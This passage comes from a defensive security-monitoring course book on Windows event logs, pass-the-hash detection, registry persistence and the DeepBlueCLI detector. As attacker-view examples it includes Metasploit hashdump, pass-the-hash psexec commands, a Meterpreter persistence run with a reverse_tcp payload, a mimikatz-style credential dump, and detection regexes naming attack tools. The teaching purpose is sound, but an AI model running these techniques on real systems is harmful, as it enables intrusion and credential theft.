[*] Operational mode           = Enable
[*] Exception mode             = Enable
[*]
[*] Standard profile configuration (current):
[*] -----
[*] Operational mode           = Enable
[*] Exception mode             = Enable
[*]
[*] IMPORTANT: Command executed successfully.
[*] However, "netsh firewall" is deprecated;
[*] use "netsh advfirewall firewall" instead.
[*] For more information on using "netsh advfirewall firewall"
[*] instead of "netsh firewall", see KB article 947709
[*] at http://go.microsoft.com/fwlink/?linkid=121488 .
[*]
[*] Disabling Built in Firewall.....
[*] Checking DEP Support Policy...
meterpreter >
```

Critical Event 8: Disabling the Firewall

Firewall events are logged, but not in the main Application, Security, or System event logs. We have to dig a bit deeper, as we'll see next.


Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Event Viewer View: Disabling the Firewall

Firewall enable/disable events are logged to

- Application and Services Logs -> Microsoft -> Windows-> Windows Firewall with Advanced Security -> Firewall

Hmm, SYSTEM is running the netsh command...



Event Viewer View: Disabling the Firewall


This PowerShell queries Advanced Firewall event 2003. Note the LogName, which is different (and longer) than we have seen previously:

```
PS C:\> Get-WinEvent @{LogName="Microsoft-Windows-Windows Firewall With Advanced Security/Firewall"; ID=2003}
```

Adding Specific Firewall Rules

Adding specific firewall rules generates event 2005

- This was the event created when the attacker enabled RDP
- Unfortunately, this event is common for benign actions



Adding Specific Firewall Rules

Adding specific rules generates event 2005. This event was generated when RDP was enabled on this system, and the corresponding firewall rule allowing inbound traffic on port 3389 (RDP) was added.

Unfortunately, attackers who selectively create firewall rules are tough to detect via Windows event logs. Many types of benign software automatically create firewall exceptions.

Critical Event 9: Detecting Lateral Movement

Many types of malware (and penetration testers) steal local credentials and use them to move laterally in an organization

- Client->Client
- Stolen credentials are often local

This type of movement can be detected via security event logs

- Both create security event 4624
- "An account was successfully logged on"
- Unfortunately, both are listed as "Logon Type: 2"

Critical Event 9: Detecting Lateral Movement

Unfortunately, both local and domain authentications create the same (basic) Windows security event: 4624, "An account was successfully logged on." Both are listed as "Logon Type: 2."

Many resources indicate that it is easy to tell the difference between local and domain credentials. It can be done but assuming default logging settings are used, you have to dig into the records themselves.

We discuss how to do so next.

Use of Local versus Domain Credentials

The Security ID and domain will be different

- Local credentials: domain is hostname
- Domain credentials: domain is domain

```
An account was successfully logged on.
Subject:
  Security ID:      SYSTEM
  Account Name:    KOBOLS
  Account Domain:  SEC511
  Logon ID:        0x3E7

Logon Type:      2

Impersonation Level:  Impersonation

New Logon:
  Security ID:      kobol\instructor
  Account Name:    instructor
  Account Domain:  kobol
```

```
An account was successfully logged on.
Subject:
  Security ID:      SYSTEM
  Account Name:    KOBOLS
  Account Domain:  SEC511
  Logon ID:        0x3E7

Logon Type:      2

Impersonation Level:  Impersonation

New Logon:
  Security ID:      SEC511\starbuck
  Account Name:    starbuck
  Account Domain:  SEC511
```

Use of Local versus Domain Credentials

There's not a huge difference between authentication via local credentials versus domain credentials.

The key difference is the Security ID and Account domain, which each show the hostname as the domain for local authentication, and the actual domain name for domain authentication.

Track the Use of Local Credentials via the Network

In a domain environment, virtually all authentication should occur via the domain

- It is easy to whitelist and ignore exceptions

Monitor all Windows Security events (ID: 4624) that authenticate via local credentials

- Ignore the actual domain, plus NT AUTHORITY and Window Manager
- Report any others

This detects lateral movement

Track the Use of Local Credentials via the Network

Next, we discuss another great NSA document in the “Pass-the-Hash” section.

That document discusses preventing pass-the-hash techniques, as well as other forms of lateral movement.

For example:

Local, non-service accounts do not generally require remote login privileges in a domain setting to perform their required tasks. Therefore, removing the network and remote interactive logon privileges from these accounts, especially local administrator accounts, will harden the system and prevent an attacker from using PtH with local accounts to obtain unauthorized access to other machines. Denying local administrators remote access forces machines to be physically administered or remotely administered through a domain account. Physically administering a machine is the most secure method, but may be an unrealistic administration method for many networks.¹

Reference

[1] Reducing the Effectiveness of Pass-the-Hash, <https://sec511.com/x>

Pass-the-Hash Detection

A pass-the-hash (PtH) attack uses the hash of an authorized user to authenticate

- The attacker does not need to know the actual password

Unfortunately, pass-the-hash appears as a regular login using local credentials

- Event logs are the same as if the actual password was used
- Even more reason to track (or block) non-domain network logons

Pass-the-Hash Detection

A pass-the-hash (PtH) attack is a replay attack that uses the hash of an authorized user to authenticate.

Single Sign-On (SSO) systems tend to be vulnerable to pass-the-hash attacks. Microsoft is especially vulnerable due to the flawed implementation of both Lan Man (LM) and NT hashes. Neither uses salts.

A salt is a small random string that is hashed along with the user's password. This helps ensure that two users with a password of "Security511" will have a different hash because their salts will (very likely) be different.

On a Microsoft system, the Lan Man hash for "Security511" is always:
C6100ACE80E482677797B5F8049A131F.

This makes pass-the-hash attacks powerful against Microsoft systems, because one hash may work on hundreds (or thousands) of systems.

Attacker View: Metasploit PsExec Pass-the-Hash (I)

First: Attacker dumps the hashes

```
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY dbf897cee5335fa503b1078bd1268a2d...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

tester:"test"

[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Eric:1001:aad3b435b51404eeaad3b435b51404ee:ff3fc9491173b14eb34ef181ad962a15:::
HomeGroupUser$:1003:aad3b435b51404eeaad3b435b51404ee:eed5fcd92388099184656e8799288591:::
tester:1004:aad3b435b51404eeaad3b435b51404ee:84a39baf5427e6e3ac15150878158956:::
```

Attacker View: Metasploit PsExec Pass-the-Hash (I)

The attacker dumps the hashes using the Metasploit Meterpreter hashdump script.

The hashes shown are in LM:NT format and contain no salts. If the victim site uses the same local administrator password on many (or all) systems, the attacker has access to all those systems, either by cracking the password and using it, or by simply replaying the hashes in the pass-the-hash attack.

Note that Metasploit provides a number of ways to dump the hashes: The hashdump command (uses LSASS), the hashdump script (uses the registry), and other methods.

Attacker View: Metasploit PsExec Pass-the-Hash (2)

- Next: Attacker chooses a user and sets the SMBUser accordingly
- SMBPass is set to the hash
- Metasploit does the rest

```
msf exploit(psexec) > set SMBUser Eric
SMBUser => Eric
msf exploit(psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:ff3fc9491173b
14eb34ef181ad962a15
SMBPass => aad3b435b51404eeaad3b435b51404ee:ff3fc9491173b14eb34ef181ad962a15
msf exploit(psexec) > exploit

[*] Meterpreter session 3 opened (172.16.249.147:53461 -> 172.16.249.148:1337) a
t 2013-12-23 15:44:01 -0500

meterpreter > █
```

Attacker View: Metasploit PsExec Pass-the-Hash (2)

In this case, the attacker doesn't bother cracking the hash for user "Eric" because it is not necessary.

Metasploit authenticates normally when given a password, or automatically launches a PtH attack when provided a hash as the password.

Didn't Microsoft Fix This?

Microsoft Security Advisory 2871997 (May 2014) limits the effectiveness of PtH

- This patch means **most** local accounts are not vulnerable to PtH.
- They also cannot "be used to access remote systems, either via simple network logon or interactive logon. This includes using tools like PsExec or even browsing to C\$ remotely."¹
- This is a big win!

RID 500 (local administrator) and domain accounts are still vulnerable to PtH

Didn't Microsoft Fix This?

Microsoft Security Advisory 2871997 limits lateral movement for local accounts. Unfortunately, this patch does not affect RID 500 (local administrator), even when renamed. It also does not impact domain accounts. It is still a highly effective patch and should be deployed.

More information is available at <https://technet.microsoft.com/library/security/2871997> (<https://sec511.com/a7>).

Microsoft also wrote a great paper titled *Mitigating Pass-the-Hash (PtH) Attacks and Other Credential Theft Techniques*, available at: <https://sec511.com/9p>

Reference

[1] pwnag3: What Did Microsoft Just Break with KB2871997 and KB2928120, <https://sec511.com/9h>

Pass-the-Hash and Lateral Movement Mitigation

- NSA Cybersecurity has a fantastic guide on mitigating pass-the-hash attacks called *Reducing the Effectiveness of Pass-the-Hash*
- Advice includes:
 - Restrict local accounts to local authentication
 - Configure Windows 8.1, 10 and Server 2012 and 2016's built-in PtH defenses
- Scripts to automate many of these steps are available via their GitHub site:
 - <https://github.com/nsacyber/Pass-the-Hash-Guidance>

Pass-the-Hash and Lateral Movement Mitigation

Again, the NSA has produced a high-quality guide that focuses on both "what" to do and "how" to do it. In this case, they have great advice for mitigating PtH attacks.

Sections include:

- Mitigations
 - Creating unique local account passwords
 - Denying local accounts from network logons
 - Restricting lateral movement on the network with firewall rules
- Windows 8.1/Server 2012 (and newer) Features
 - Deny local accounts from network logons
 - New Remote Desktop feature
 - Protecting LSASS
 - Clearing credentials
 - Protected users group¹

Reference

[1] Reducing the Effectiveness of Pass-the-Hash, <https://sec511.com/x>

Critical Event 10: AppLocker Alerts

- For sites that run AppLocker, these events should be monitored
- Audit mode:
 - **8003**: <exe or dll> *was allowed to run but would have been prevented from running if the AppLocker policy were enforced*
 - **8006**: <script or msi> *was allowed to run but would have been prevented from running if the AppLocker policy were enforced*
- Block/enforce mode:
 - **8004**: <exe or dll> *was not allowed to run*
 - **8007**: <script or msi> *was not allowed to run*¹

Critical Event 10: AppLocker Alerts

Tracking AppLocker events is a critical step when deploying application whitelisting. Although enforce (block) mode is the obvious goal, many organizations hesitate to take this step, for fear of collateral damage (good binary is blocked). Audit mode avoids the risk of collateral damage while informing the Continuous Monitoring team when unknown binaries execute. This is an excellent detective control!

Enforce/block mode is a fantastic control for prevention. Resist the urge to "set it and forget it;" monitor events 8004 and 8007. This means a non-whitelisted program was blocked. There are three cases where this occurs:

1. Known, benign, and unimportant program was blocked (for example, minesweeper)
2. Unknown, benign, and business critical program was blocked (for example, a critical accounting program that is run quarterly or annually)
3. A malicious program was blocked

Numbers 2 and 3 are critical!

Reference

[1] Using Event Viewer with AppLocker | Microsoft Docs, <https://sec511.com/ag>

Critical Event 11: EMET Alerts

Detect when EMET blocks malware:

- PS> `Get-WinEvent @{"LogName"="application"; ProviderName="EMET"; id=2}`

```

Windows PowerShell
TimeCreated      : 12/8/2015 4:59:26 PM
ProviderName    : EMET
Id              : 2
Message         : EMET detected HeapSpray mitigation and will close the application: iexplore.exe

                  HeapSpray check failed:
                  Application      : C:\Program Files (x86)\Internet Explorer\iexplore.exe
                  User Name       : WIN-CV6AHH1BNU9\Instructor
                  Session ID      : 1
                  PID             : 0x190 (400)
                  TID             : 0x844 (2116)
                  Module          : mshtml.dll
                  Address          : 0x6FBA7512
  
```

Critical Event 11: EMET Alerts

This log was created on a Windows 7 with a slightly older version of Internet Explorer. The course authors verified it was vulnerable to a Metasploit browser exploit (by successfully exploiting it), and then installed EMET and tried again.

In this case, EMET stopped the attack.

One thing I can recommend is anti-exploitation features. Microsoft EMET: everybody ought to be turning that on.

– Rob Joyce, NSA¹

Reference

[1] USENIX Enigma 2016 – NSA TAO Chief on Disrupting Nation State Hackers – YouTube, <https://sec511.com/1>

Summary: Critical Windows Events to Monitor

Type	Event IDs	Log
Create service	7030, 7045 (System), 4697 (Security)	System/Security
Command-line auditing	4688	Security
Create user	4720, 4722, 4724, 4738	Security
Add user to group	4728, 4732, 4735, 4737, 4755	Security
Clear Event log	1102	Security
Create RDP certificate	1056	System
Insert USB	7045, 10000, 10001, 10100, 20001, 20003, 24576, 24577, 24579	System
Disable firewall	2003	Firewall
AppLocker	8003, 8004, 8006, 8007	AppLocker
EMET	2	EMET

Summary: Critical Windows Events to Monitor

These PowerShell commands query events we discussed in this section:

```
PS C:\> Get-WinEvent @{LogName="Security";
ID=4688,4697,4720,4722,4724,4738,4728,4732,4735,4737,4755,1102}

PS C:\> Get-WinEvent @{LogName="System";
ID=7030,7045,1056,7045,10000,10001,10100,20001,20003,24576,24577,24579}

PS C:\> Get-WinEvent @{LogName="Microsoft-Windows-Windows Firewall
With Advanced Security/Firewall"; ID=2003}

PS C:\> Get-WinEvent @{LogName="Microsoft-Windows-AppLocker/EXE and
DLL","Microsoft-Windows-AppLocker/MSI and Script";
ID=8003,8004,8006,8007}

PS> Get-WinEvent @{LogName="application"; ProviderName="EMET"; id=2}
```

The PowerShell script `check-critical-events.ps1` runs these commands and is included in the \labs directory of your course USB. **Note:** Running PowerShell scripts is restricted by default. PowerShell commands do not have this restriction. We discuss running PowerShell scripts (and the system configuration changes that are required) in 511.5's final section.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- **Day 5: Automation and Continuous Security Monitoring**
- Day 6: Capstone: Design, Detect, Defend

AUTOMATION AND CONTINUOUS SECURITY MONITORING

1. Continuous Security Monitoring Overview
2. Industry Best Practices
3. Winning CSM Techniques
4. Maintaining Situational Awareness
5. Host and Service Discovery
6. Exercise: Inventory
7. Passive OS Detection
8. Exercise: p0f v3
9. Vulnerability Scanning
10. Monitoring Patching
11. Monitoring Service Logs
12. Monitoring Change to Devices and Appliances
13. Leveraging Proxy and Firewall Data
14. Monitoring Critical Windows Events
15. **Exercise: Windows Event Logs**
16. Scripting and Automation
17. Post-Intrusion Detection
18. Exercise: Persistence and Pivoting

Course Roadmap

The next section is a Windows Event Log exercise.



Exercise 5.3: Windows Event Logs

SEC511.5 Workbook: Windows Event Logs

Please go to Exercise 5.3 in the 511 Workbook.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- **Day 5: Automation and Continuous Security Monitoring**
- Day 6: Capstone: Design, Detect, Defend

AUTOMATION AND CONTINUOUS SECURITY MONITORING

1. Continuous Security Monitoring Overview
2. Industry Best Practices
3. Winning CSM Techniques
4. Maintaining Situational Awareness
5. Host and Service Discovery
6. Exercise: Inventory
7. Passive OS Detection
8. Exercise: p0f v3
9. Vulnerability Scanning
10. Monitoring Patching
11. Monitoring Service Logs
12. Monitoring Change to Devices and Appliances
13. Leveraging Proxy and Firewall Data
14. Monitoring Critical Windows Events
15. Exercise: Windows Event Logs
- 16. Scripting and Automation**
17. Post-Intrusion Detection
18. Exercise: Persistence and Pivoting

Course Roadmap

The next section discusses Scripting and Automation.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Importance of Automation

A lazy sysadmin is the best sysadmin. – Anonymous

- The concept of laziness as a virtue is part of the Unix system administration culture
 - If you typed it twice
 - You should have scripted it once
- An efficient (lazy) system administrator can perform the work of 10 (or many more) inefficient system administrators
- This applies directly to Continuous Security Monitoring

Importance of Automation

Our favorite Larry Wall (creator of Perl) quote is "There is more than one way to do it."

Larry also defined laziness as a virtue:

The quality that makes you go to great effort to reduce overall energy expenditure. It makes you write labor-saving programs that other people will find useful, and document what you wrote so you don't have to answer so many questions about it. Hence, the first great virtue of a programmer.¹

Reference

[1] Laziness Impatience Hubris, <https://sec511.com/ax>

Automation Example: Windows Startup Registry Keys

As previously discussed, modern malware tends to

- Maintain a C2 connection (phone home)
- Maintain persistence after a reboot

Let's focus on persistence

- Q: Where does malware usually configure persistence on a Windows system?
- A: Lots of places, but the registry is the most common place

Automation Example: Windows Startup Registry Keys

Most modern malware does two things: It uses command-and-control traffic, and it attempts to maintain persistence by surviving a power cycle.


We discussed detecting command-and-control (C2) traffic during 511.3. Let's focus on detecting persistence.

What Does a Malicious Startup Registry Key Look Like?

Attacker view:

```
meterpreter > run persistence -S -X -A
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/SCORPIA_20140419.5306/SCORPIA_20140419.5306.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.5.128.3 LPORT=4444
[*] Persistent agent script is 612719 bytes long
[*] Persistent Script written to C:\Windows\TEMP\DXRLKKKsfMNFa.vbs
[*] Starting connection handler at port 4444 for windows/meterpreter/reverse_tcp
[*] Multi/Handler started!
[*] Executing script C:\Windows\TEMP\DXRLKKKsfMNFa.vbs
[*] Agent executed with PID 824
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\VNwtcpTbXGLsJ
[*] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\VNwtcpTbXGLsJ
[*] Installing as service..
[*] Creating service DwfDmXZzNXc
meterpreter > [*] Meterpreter session 7 opened (10.5.128.3:4444 -> 10.5.128.2:49464) at 2014-04-19 16:53:11 -0400
```

Victim view:



What Does a Malicious Startup Registry Key Look Like?

Many malicious techniques and types of malware use Microsoft's 32-bit SysWow compatibility features on 64-bit victim systems. Ironically, this often helps to hide from typical incident handling or forensic investigative procedures, which fail to look in the right places.

Note that Metasploit lists the registry key as
 HKLM\Software\Microsoft\Windows\CurrentVersion\Run\VNwtcpTbXGLsJ.

However, the key is actually placed in
 HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\VNwtcpTbXGLsJ.

Windows Registry Startup Keys

Query these keys across all Windows systems:

- HKLM\Software\Microsoft\Windows\CurrentVersion\Run
- HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce

Add these (often forgotten):

- HKLM\Software\Wow6432node\Microsoft\Windows\CurrentVersion\Run
- HKLM\Software\Wow6432node\Microsoft\Windows\CurrentVersion\RunOnce

Windows Registry Startup Keys

The Wow6432node keys are often used by malware but are often ignored.

Wow64 is "Windows On Windows64", or an x86 emulator that allows 32-bit Windows applications to run on 64-bit Windows. If 32-bit software (including malware) attempts to create a "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" registry key on a 64-bit system, the key is actually created in HKLM\SOFTWARE\Wow6432node\Microsoft\Windows\CurrentVersion\Run.

Most malware is 32-bit because it usually works on both 32-bit and 64-bit Windows systems. Be sure to check these keys!

For more on Wow64, see 'Running 32-bit Applications | Microsoft Docs,' <https://sec511.com/9x>.

Remotely Accessing Registry Keys

Only HKLM (HKEY Local Machine) and HKCU (HKEY Current User) are available via the remote registry service

- HKCU is accessed via HKU and requires .DEFAULT added to the path

Example remote registry commands:

```
C:\> reg query
\\<system>\HKLM\Software\Microsoft\Windows\CurrentVersion\Run


C:\> reg query
\\<system>\HKU\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run
```

Remotely Accessing Registry Keys

Accessing the Windows remote registry is a critical component of successful Continuous Security Monitoring.

A subset of registry keys is available via the remote registry service. Fortunately, this includes the critical Run keys we are most interested in.

Note: The remote registry service must be running to query the registry remotely. It is often running in an enterprise environment. To check, run services.msc and check that the remote registry services status is started and Startup Type is set to automatic.



Example PowerShell Script

The reg.ps1 script is available in the \labs directory of the course USB.

```
reg - Notepad
File Edit Format View Help
$user="starbuck"
$password="cyl0n"

$array = @("192.168.1.1", "192.168.1.2")
foreach ($ip in $array) {
    net use \\$ip $password /u:$user | out-null
    $ip
    reg query \\$ip\HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    reg query \\$ip\HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
    reg query \\$ip\HKU\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run
    reg query \\$ip\HKLM\SOFTWARE\Wow6432node\Microsoft\Windows\CurrentVersion\Run 2> $null
    reg query \\$ip\HKLM\SOFTWARE\Wow6432node\Microsoft\Windows\CurrentVersion\RunOnce 2> $null
    net use \\$ip del
}
}
```

Example PowerShell Script

This script uses PowerShell as a wrapper to use the remote registry service to collect registry run keys. Note that PowerShell remoting is not required to use this via the network. Here is the commented version of the script:

```
$user="starbuck"
$password="cyl0n"
$array = @("192.168.1.1", "192.168.1.2")
foreach ($ip in $array) {
    # Run net use, ignore output. Username/password not required in a
    # domain environment
    net use \\$ip $password /u:$user | out-null
    $ip # Print the IP address
    reg query \\$ip\HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    reg query
    \\$ip\HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
    reg query
    \\$ip\HKU\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run
    # These keys will not exist on 32-bit systems, so ignore any errors
    reg query
    \\$ip\HKLM\SOFTWARE\Wow6432node\Microsoft\Windows\CurrentVersion\Ru
    n 2> $null
    reg query
    \\$ip\HKLM\SOFTWARE\Wow6432node\Microsoft\Windows\CurrentVersion\Ru
    nOnce 2> $null
    Net use \\$ip del # drop the share
}
}
```

Next Step: Long Tail Analysis

1. Query all startup registry keys on all systems
2. Save to a file
3. Sort in order of duplicates, least to most
4. Inspect the least frequently seen startup registry keys
 - Most organizations find malware

Next Step: Long Tail Analysis

Malware doesn't always try to hide using entropy; sometimes, it is overt (if you know where to look).

For example, Cryptolocker Ransomware uses the following keys:

```
KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
"CryptoLocker"
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
"*CryptoLocker"
KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
"CryptoLocker_0388"
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
"*CryptoLocker_0388"1
```

Long tail analysis spots these as well!

To learn more about Cryptolocker, see: <https://sec511.com/98>

Reference

[1] Cryptolocker Ransomware Information Guide and FAQ, <https://sec511.com/am>

Then: Automate

The first pass may be somewhat time-consuming

- But worthwhile

Once that process is complete:

- Re-run the script nightly
- Report any new entries

What you will find:

- New software installs, both authorized and not
- New malware

Then: Automate

At a minimum, automation helps ensure that change management process is being followed. Once IT staff realize that change is actually monitored, it tends to follow change management policies.

Automating the discovery of new and unusual registry quickly detects new malware. This is Continuous Security Monitoring at its finest.

Note: In a non-domain environment, UAC prevents reading the remote registry. A registry key must be added as a workaround:

1. Click Start, type `regedit` in the Start Search box, and then click `regedit.exe` in the Programs list.
2. Locate and then click the following registry subkey:
`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system`
3. In the Edit menu, point to New, and then click `DWORD Value`.
4. Type `LocalAccountTokenFilterPolicy` for the name of the `DWORD`, and then press `ENTER`.
5. Right-click `LocalAccountTokenFilterPolicy`, and click `Modify`.
6. In the Value data box, type `1`, and click `OK`.¹

Reference

[1] How to Change the Remote UAC `LocalAccountTokenFilterPolicy` Registry Setting in a Windows Vista Image, <https://sec511.com/a9>

DeepBlueCLI

- DeepBlueCLI (written by course authors) is a PowerShell framework for threat hunting via Windows event logs
 - Can process PowerShell 4.0/5.0 event logs
 - Available at: <https://sec511.com/bj>
- Processes local event logs, or evtx files
 - Either feed it evtx files, or parse the live logs via Windows Event Log collection
 - Can process logs centrally on a Windows Event Log Collector
- DeepBlueCLI outputs in PowerShell objects
 - May be piped to Format-List, Format-Table, Out-GridView, ConvertTo-CSV, ConvertTo-HTML, etc.

DeepBlueCLI

DeepBlueCLI was born out of a course author's consulting. Most clients with a SIEM are able to log process creation events such as this:

```
PS> Get-WinEvent @{Logname="Security"; ID=4688}
```

However, fewer are able to log processes launched with long command lines, or commands that match certain malicious patterns. Even fewer are able to decode base64-encoded commands and/or decompress compressed commands. That usually requires scripting, and telling clients "just write a script" usually results in blank stares.

So we wrote the script for our clients, resulting in DeepBlueCLI.

DeepBlueCLI Partial List of Detected Events

- Long command lines
 - Via Sysmon logs or Windows Security event 4688
- Long PowerShell commands
- Regex matching PowerShell and CL
- Base64-encoded command line or PowerShell
- Compressed/base64-encoded CL or PowerShell
- PowerShell Net.WebClient
- Obfuscated commands
- PowerShell via WMIC or PsExec
- EMET & AppLocker Blocks
- Suspicious service creation
- Service errors
- User creation and users added to Local/Global Admin group
- High number of logon failures
- Detective application whitelisting via DeepWhite (discussed previously)

DeepBlueCLI Partial List of Detected Events

A partial list of events detected by DeepBlueCLI is shown above.

Note that many of the techniques used by DeepBlueCLI can be evaded, for example: DeepBlueCLI identifies commands containing the string 'mimikatz'. As we discussed previously, this may be dodged by changing 'mimikatz' to 'mimidogz'.

However, dodging all of the following techniques (and others) is difficult:

- Long command lines
- Use of Net.WebClient
- Base64-encoded functions
- Compressed functions

```

Select mimidogz 2.0 alpha x64 (x64)
.#####. mimidogz 2.0 alpha (x64) release "Kiwi en c" (Mar 16 2015 15:40:02)
.## ^ ##.
## < > ## / * * *
## v ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'#####' http://blog.gentilkiwi.com/mimidogz (oe.eo)
with 15 modules * * */

mimidogz # privilege::debug
Privilege '20' ok

mimidogz # sekurlsa::wdigest

Authentication Id : 0 ; 540735 (00000000:0008403f)
Session : Interactive from 1
User Name : Eric Conrad
Domain : WIN-RJDICNE931L
Logon Server : WIN-RJDICNE931L
Logon Time : 8/10/2016 3:51:18 PM
SID : S-1-5-21-1009378377-156103236-2360869670-1000

wdigest :
* Username : Eric Conrad
* Domain : WIN-RJDICNE931L
* Password : My password is uncrackable!!
  
```

And remember the lessons of Admiral "Amazing" Grace Hopper: many IT professionals commit the perfect solution fallacy. There is a reason we use defense in depth. For example: application whitelisting would mitigate mimidogz.exe (screenshot shown above).

DeepBlueCLI: Regex Matching Command Lines

Regular expression matching service names, process command lines and PowerShell via simple CSV file

```

# DeepBlueCLI command regex CSV file
# Include only regex CSV entries or comments beginning with "#"
#
# Format: Match type, regex, output string
# Match types:
# 0: Image Path - regex
# 1: Service Name - regex
#
Type,regex,string
0,^cmd.exe /c echo [a-z]{6} > \\.\\.pipe\\[a-z]{6}$,Metasploit-style cmd with pipe (possible use of Meterpreter 'getsystem')
0,^%SYSTEMROOT%\\[a-zA-Z]{8}.exe$,Metasploit-style %SYSTEMROOT% image path (possible use of Metasploit 'Native upload' exploit payload)
0,powershell.*FromBase64String.*IO.Compression.GZipStream,Metasploit-style base64 encoded/compressed PowerShell function (possible use)
0,DownloadString\\.http,Download via Net.webClient DownloadString
0,mimikatz.Command referencing Mimikatz
0,Invoke-Mimikatz.ps,PowerSploit Invoke-Mimikatz.ps1
0,PowerSploit.*ps1,Use of PowerSploit
0,User-Agent,User-Agent set via command line
0,[a-zA-Z0-9/+=]{500},500+ consecutive Base64 characters
0,powershell.exe.*Hidden.*Enc,Base64 encoded and hidden PowerShell command
# Generic csc.exe alert, comment out if experiencing false positives
0,\\.csc\\.exe,Use of C Sharp compiler csc.exe
0,\\.csc\\.exe.*\\AppData\\Local\\Temp\\[a-z0-9]{8}.cmdline,PSAttack-style command via csc.exe
# Generic cvtres.exe alert, comment out if experiencing false positives
0,\\.cvtres\\.exe.*,Resource File to COFF Object conversion utility cvtres.exe
0,\\.cvtres\\.exe.*\\AppData\\Local\\Temp\\[a-z0-9]{7}.tmp,PSAttack-style command via cvtres.exe
1,^[a-zA-Z]{22}$,Metasploit-style service name: 22 characters, [A-Za-z]
1,^[a-zA-Z]{16}$,Metasploit-style service name: 16 characters, [A-Za-z]

```

DeepBlueCLI: Regex Matching Command Lines

DeepBlueCLI is extendable via regular expressions (regex), and does not require programming knowledge to use (beyond basic regex pattern matching).

Here's an example regex from DeepBlueCLI's regex.txt file:

```
^cmd.exe /c echo [a-z]{6} > \\.\\.pipe\\[a-z]{6}$
```

Let's break that down:

- ^cmd.exe /c echo
 - Lines beginning ("^") with: "cmd.exe /c echo "
- [a-z]{6}
 - Followed by exactly 6 lowercase letters
- > \\.\\.pipe\\
